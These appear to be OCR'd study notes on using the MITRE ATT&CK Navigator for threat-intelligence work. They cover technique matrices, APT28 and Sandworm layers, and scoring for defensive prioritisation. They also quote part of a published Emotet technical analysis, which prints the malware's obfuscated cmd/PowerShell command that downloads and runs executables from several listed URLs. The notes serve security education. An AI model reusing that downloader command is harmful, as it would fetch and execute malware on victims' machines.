
Search Settings
☑ name ☑ ATT&CK ID ☑ description ☑ data sources

Techniques (1)
select all | deselect all
Acquire Infrastructure : Domains view select deselect

Threat Groups (2)
select all | deselect all
APT28 view select deselect
Sandworm Team view select deselect

legend

MITRE ATT&CK® Navigator v4.6.4



Execution
8 techniques

Command and Scripting Interpreter (0/4)

Exploitation for Client Execution

Threat Groups (2)

select all

APT28

layer ✕ +

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 8 techniques	Execution 8 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/4)
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/0)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/3)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Supply Chain Compromise (0/3)	Software Deployment Tools

Techniques (1)

select all | deselect all

Acquire Infrastructure : Domains view select deselect

Threat Groups (2)

select all | deselect all

APT28 view select deselect


Sandworm Team view select deselect

1. This is a complex tool. You can assign scores, and then keep track of things.
2. There are also weblinks to different techniques used in that attack.

3. You can also find procedures, tactics, goals, techniques

4. Tactics, goals, techniques, procedures etc ….

5. You can look for network sniffing, emotnet etc. This will take you to the mitre website for further details, e.g. attack.mitre.org/software/S0367



The new v11.2 release of MITRE ATT&CK contains a beta version of Sub-Techniques for Mobile. The current, stable Mobile content can be ac

SOFTWARE


- Emotet
- Empire
- EnvyScout
- Epic
- esentutl
- eSurv

Home > Software > Emotet

Emotet

Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. Emotet first emerged in June 2014 and has been primarily used to target the banking sector. [1]

https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-1-reveal-the-evil-code



Emotet Technical Analysis - Part 1 Reveal the Evil Code


Süleyman Özarslan, PhD | January 30, 2020

Emotet was first identified in 2014 as a banking malware stealing sensitive and private information. Although Emotet has been used for

Keep up to date with latest blog posts

https://www.picussecurity.com/resource/blog/emotet-technical-analysis-part-2-powershell-unveiled

https://www.picussecurity.com/resource/blog/the-christmas-card-you-never-wanted-a-new-wave-of-emotet-is-back-to-wreak-havoc




TextBox1 is not seen by the victim, it is hidden in the document. We used the Debug.Print method to see the content of the Textbox1, and accessed the following code that is executed by the `Interaction.Shell` method:

```
                c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe /c %ProgramData:~0,
1%%ProgramData:~9,2% /V:/C"set XhOY=;'JWt'=BTH$}}{hctac}};kaerb;'GGi'=WLb$;hjk$ metI-ekovnI{ )00008 eg- h
tgnel.)hjk$ metI-teG(( fI;'cRO'=iVj$;)hjk$ ,RFw$(eliFdaolnwoD.lho${yrt{)YIl$ ni RFw$(hcaerof;'exe.'+ori
$+'\'+pmet:vne$=hjk$;'njW'=pBF$;'051' = ori$;'abm'=vvs$;)'@'(tilpS.'HgC1qLI06/ln.tfeelc//:ptth@vNdyoSJJX/
setirovaf_dda/moc.tramsyotihsayah.www//:ptth@IzIWsGC4W/moc.srettiftuorevirytinirt.www//:ptth@vJwloS1p/mo
c.kokgnabpac.www//:ptth@dhvXN9L/moc.ierebewneedi.www//:ptth'=YIl$;tneilCbeW.teN tcejbo-wen=lho$;'VfD'=vSK
$ llehsrewop&&for /L %V in (497,-1,0)do set xJWn=!xJWn!!XhOY:~%V,1!&&if %V==0 call %xJWn:~6%"
```

We see a heavily obfuscated code to make detection difficult, the only clear part of the code is `c:\SzCTnucwEfW\SbuaBlErrzYpl\RdPspAGt\..\..\..\windows\system32\cmd.exe`. As seen on this part of the code, three random directories are added after `c:\` to bypass weak security controls, then three `\..` are added to traverse back to `c:\`. Therefore, the obtained path is `c:\windows\system32\cmd.exe` that runs the subsequent commands.

However, those commands are also obfuscated:


You can create different layers in the Mitre tool.
Each can be colored differently. So you can get an overall birds eye view of what attacks are happening.
You can assign them different scores as well.
All this gets very complicated! But also very interesting.



Suppose APT3 and APT28 are targeting your company.
They you color code these threats and find out what is in common between these two threats.
Then you should allocate more resources to protect your company based on what is common.
That is one use case.

APT = Advanced Persistent Threat

You can color different layers using this palate.. For instance, you could have threats colored according to the MITRE threat kill chain. Then, one use case is if you are in a triage stage, you can go after the ones with the most risk (ie at the most advanced penetration stage).
Another use case is that you want to prevent future attacks. In this use case, you will go after the early stages, ie reconnaissance etc. If you cut off those jobs, you will prevent future attacks.



Tactic Row Background

□ show #dddddd

Scoring Gradient

Low value: 0

remove #ff6666

remove #ffe766

remove #8ec843

add another color

High value: 100

presets ▾

Initial Access 8 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (0/3)
- Supply Chain Compromise (0/3)
- Trusted Relationship
- Valid Accounts (0/3)

Execution 8 techniques
- Command and Scripting Interpreter (0/4)
- Exploitation for Client Execution
- Inter-Process Communication (0/0)
- Native API
- Scheduled Task/Job (0/3)
- Software Deployment Tools
- System Services (0/0)
- User Execution (0/2)

Persistence 16 techniques
- Account Manipulation (0/1)
- Boot or Logon Autostart Execution (0/2)
- Boot or Logon Initialization Scripts (0/1)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (0/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (0/2)
- External Remote Services
- Hijack Execution Flow

Privilege Escalation 11 techniques
